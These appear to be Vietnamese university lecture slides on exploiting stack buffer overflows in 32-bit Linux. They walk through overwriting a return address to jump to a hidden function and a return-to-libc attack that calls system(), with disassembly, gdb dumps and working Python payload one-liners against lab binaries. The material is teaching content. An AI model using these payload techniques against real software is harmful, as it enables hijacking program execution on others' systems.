
```
attt@ubuntu:~$ █
```

vuln

Luồng hoạt động của hello()



Thay đổi luồng thực thi



Stackframe của hàm hello()

Ret. Addr. trong main			
EBP cũ			
biến cục bộ hoặc vùng ngăn xếp			
buf	buf	buf	buf
buf	buf	buf	buf
buf	buf	buf	buf
buf	buf	buf	buf
buf	buf	buf	buf
biến cục bộ khác			

Thay đổi luồng thực thi

- Sửa địa chỉ trả về
 - Xác định địa chỉ trả về mới (địa chỉ của hàm **secretFunc**)
 - Ghi đè lên vùng nhớ chứa địa chỉ trả về
 - Tính khoảng cách từ buffer tới vùng nhớ chứa địa chỉ trả về
 - Tạo dữ liệu thích hợp để ghi đè


Địa chỉ của hàm secretFunc()

```
08048464 ; ===== S U B R O U T I N E =====
08048464
08048464 ; Attributes: bp-based frame
08048464
08048464      public secretFunc
08048464 secretFunc      proc near
08048464 ; __unwind {
08048464      push      ebp
08048465      mov       ebp, esp
08048467      sub       esp, 18h
0804846A      mov       dword ptr [esp], offset s ; "Congr! You've
08048471      call      _puts
08048476      leave
08048477      retn
08048477 ; } // starts at 8048464
08048477 secretFunc      endp
08048477
```

secretFunc = 08048464

Mục tiêu của việc sửa địa chỉ trả về

Ret. Addr. trong main			
EBP cũ			
biến cục bộ hoặc vùng cần lề			
buf	buf	buf	buf
buf	buf	buf	buf
buf	buf	buf	buf
buf	buf	buf	buf
buf	buf	buf	buf
biến cục bộ khác			



64	84	04	08
buf	buf	buf	buf
buf	buf	buf	buf
buf	buf	buf	buf
buf	buf	buf	buf
buf	buf	buf	buf
biến cục bộ khác			

Tính toán khoảng cách: hexrays

```
int hello()
{
    char v1; // [esp+1Ch] [ebp-1Ch]

    puts("Enter some text:");
    __isoc99_scanf("%s", &v1);
    return printf("Hello, %s!\n", &v1);
}
```

buffer = EBP – 28
(Không phải EBP-20 !!!!!)

Tính toán khoảng cách: hexrays

(gdb) disassemble hello

Dump of assembler code for function hello:

```
0x08048478 <+0>:      push    ebp
0x08048479 <+1>:      mov     ebp,esp
0x0804847b <+3>:      sub     esp,0x38
0x0804847e <+6>:      mov     DWORD PTR [esp],0x80485ce
0x08048485 <+13>:     call    0x8048370 <puts@plt>
0x0804848a <+18>:     mov     eax,0x80485df
0x0804848f <+23>:     lea     edx,[ebp-0x1c]
0x08048492 <+26>:     mov     DWORD PTR [esp+0x4],edx
0x08048496 <+30>:     mov     DWORD PTR [esp],eax
0x08048499 <+33>:     call    0x80483a0 <_isoc99_scanf@plt>
0x0804849e <+38>:     mov     eax,0x80485e2
0x080484a3 <+43>:     lea     edx,[ebp-0x1c]
0x080484a6 <+46>:     mov     DWORD PTR [esp+0x4],edx
0x080484aa <+50>:     mov     DWORD PTR [esp],eax
0x080484ad <+53>:     call    0x8048360 <printf@plt>
0x080484b2 <+58>:     leave
0x080484b3 <+59>:     ret
```



buffer = EBP – 28

→ "A"*32 + "/x64/x84/x04/x08"

Exploit!

```
attt@ubuntu:~$ echo "AAAAAA" | ./vuln
Enter some text:
Hello, AAAAAA!
attt@ubuntu:~$
attt@ubuntu:~$ python -c 'print "A"*32 + "\\x64\\x84\\x04\\x08"' | ./vuln
Enter some text:
Hello, AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAd!
Congr! You've entered in the secret function!
Segmentation fault (core dumped)
attt@ubuntu:~$ █
```

**Cấu trúc mới cho hàm main()
(gcc 5.4 trở về sau)**

→ Không thể khai thác!

Cấu trúc hàm main() sinh bởi gcc 5.4

;Phần dẫn nhập

```
lea    ecx, [esp+4]
```

```
and    esp, ffffffff0h
```

```
push   DWORD PTR [ecx-4]
```

```
push   ebp
```

```
mov    ebp, esp
```

```
push   ecx
```

;Căn lề

;ESP cũ

;ESP cũ + 4

;Phần thân hàm

;....

;Phần kết thúc


```
mov    ecx, DWORD PTR [ebp-4]
```

```
mov    esp, ebp
```

```
pop    ebp
```

```
lea    esp, [ecx-4]
```

```
ret
```



1

Ghi đề địa chỉ trở về


2

Trở về thư viện chuẩn

3

Chống khai thác lỗ
hổng tràn bộ đệm

Classic Linux process memory layout



Địa chỉ của hàm và biến

```
/* chkaddr.c */  
#include <stdio.h>  
void foo(){  
}  
int main(){  
    int cookie;  
    char buf[16];  
    printf("&cookie=%p; &buf=%p; cookie-buf=%d; foo=%p\n\n",  
        &cookie, buf,  
        (unsigned int)&cookie-(unsigned int)buf,  
        foo);  
    return 0;  
}
```

Địa chỉ của hàm và biến

- Địa chỉ của hàm có thể không đổi, nhưng địa chỉ của biến thì thay đổi
- Địa chỉ biến phụ thuộc địa chỉ của stack frame của hàm (main)

```
attt@ubuntu: ~/exploitation
attt@ubuntu:~$ ./chkaddr
&cookie=0xbffff37c; &buf=0xbffff36c; cookie-buf=16; foo=0x80483e4

attt@ubuntu:~$ ~/chkaddr
&cookie=0xbffff35c; &buf=0xbffff34c; cookie-buf=16; foo=0x80483e4

attt@ubuntu:~$ cd exploitation/
attt@ubuntu:~/exploitation$ ../../chkaddr
&cookie=0xbffff36c; &buf=0xbffff35c; cookie-buf=16; foo=0x80483e4
```

Thư viện chuẩn

- LibC, Standard C library
- Hàm thư viện chuẩn: printf, system,...
- Nhắc lại:
 - để gọi hàm thì cần biết địa chỉ của hàm
 - tên hàm thực ra là một nhãn để xác định địa chỉ bắt đầu hàm

libc

- Khi chương trình sử dụng một hàm trong thư viện liên kết động (libc), các hàm khác cũng được ánh xạ (map) vào bộ nhớ

```
/* funcaddr.c */  
#include <stdio.h>  
int main(){  
    printf("Hello, world\n");  
    return 0;  
}
```

libc

- Nếu vô hiệu hóa VA Randomization thì địa chỉ các hàm là cố định (tùy phiên bản OS)

```
attt@ubuntu: ~  
attt@ubuntu:~$ gdb -q ./funcaddr  
Reading symbols from /home/attt/funcaddr...(no debugging sy  
(gdb) break main  
Breakpoint 1 at 0x80483d7  
(gdb) run  
Starting program: /home/attt/funcaddr  
  
Breakpoint 1, 0x080483d7 in main ()  
(gdb) print printf  
$1 = {<text variable, no debug info>} 0xb7e6cf00 <printf>  
(gdb) print scanf  
$2 = {<text variable, no debug info>} 0xb7e75620 <scanf>  
(gdb) print exit  
$3 = {<text variable, no debug info>} 0xb7e52fe0 <exit>  
(gdb) print gets  
$4 = {<text variable, no debug info>} 0xb7e86dd0 <gets>  
(gdb) print system  
$5 = {<text variable, no debug info>} 0xb7e5f460 <system>
```


libc

- Xác định được địa chỉ các hàm libc
- Có thể ghi đè địa chỉ trả về để "trở về" hàm libc. Ví dụ:

```
int system(char *shell_cmd)
```

call vs. return

call b7e5f460h

sub esp, 4
mov [esp], 08221100h
mov eip, b7e5f460h


ret 08221100h

mov eip, 08221100h
add esp, 4

Trong mọi trường hợp, ở thời điểm bắt đầu, hàm được gọi luôn coi:

- ESP đang trỏ tới "**return address**", và [ESP + 4] chứa **các tham số** của nó (nếu có);
- phía dưới [ESP] là stack frame của nó


A simple shell script

A terminal window titled 'attt@ubuntu: ~' with standard window controls (close, minimize, maximize). The terminal shows a user creating a file 'win' with 'cat >> win', adding a shebang '#!/bin/sh' and an echo statement 'echo 'You win!'', then making it executable with 'chmod +x win' and running it with './win', which outputs 'You win!'.

```
attt@ubuntu:~$ cat >> win
#!/bin/sh
echo 'You win!'
^C
attt@ubuntu:~$ chmod +x win
attt@ubuntu:~$ ./win
You win!
attt@ubuntu:~$
```

system()

```
/* callsystem */  
#include <stdlib.h>  
int main(){  
    return system("./win");  
}
```



A terminal window titled "attt@ubuntu: ~" showing the execution of the program. The user enters three commands: "gedit callsystem.c", "gcc callsystem.c -o callsystem", and "./callsystem". The output of the program is "You win!".

```
attt@ubuntu:~$ gedit callsystem.c  
attt@ubuntu:~$ gcc callsystem.c -o callsystem  
attt@ubuntu:~$ ./callsystem  
You win!  
attt@ubuntu:~$
```

Biến thể của chương trình

```
/* vuln.c */
#include <stdio.h>

int main(){
    char buf[16];
    printf("&buf=%p\n", buf);
    gets(buf);
    return 0;
}
```

Breakpoint 2, 0x08048443 in main ()

(gdb) x/20x \$esp

0xbffff340:	0xbffff350	0xbffff350	0xb7fc6ff4	0xb7e53255
0xbffff350:	<u>0x41414141</u>	0x41414141	0x08004141	0xb7fc6ff4
0xbffff360:	0x08048450	0x00000000	0x00000000	0xb7e394e3
0xbffff370:	0x00000001	0xbffff404	0xbffff40c	0xb7fdc858
0xbffff380:	0x00000000	0xbffff41c	0xbffff40c	0x00000000

(gdb) info frame

Stack level 0, frame at 0xbffff370:

eip = 0x08048443 in main; saved eip 0xb7e394e3

Arglist at 0xbffff368, args:

Locals at 0xbffff368, Previous frame's sp is 0xbffff370

Saved registers:

ebp at 0xbffff368, eip at 0xbffff36c

Khai thác

- Giả sử có thể xác định được địa chỉ [buf]

0xbffff388

0xbffff37c

0xbffff360

Ret. Addr. trong main			
EBP cũ			
biến cục bộ hoặc vùng tràn			
buf	buf	buf	buf
buf	buf	buf	buf
buf	buf	buf	buf
buf	buf	buf	buf

n	00		
.	/	w	i
88	f3	ff	bf
B	B	B	B
60	f4	e5	b7
A	A	A	A
AAAAAA			
A	A	A	A
A	A	A	A
A	A	A	A
A	A	A	A

system

Khai thác

- Giả sử có thể xác định được địa chỉ [buf]

```
attt@ubuntu: ~  
attt@ubuntu:~$ python -c 'print "A"*28+"\x60\xfa\xe5\xb7  
"+"BBBB"+" \x88\xfa\xff\xbf"+"./win"' | ./vuln  
&buf=0xbffff360  
You win!  
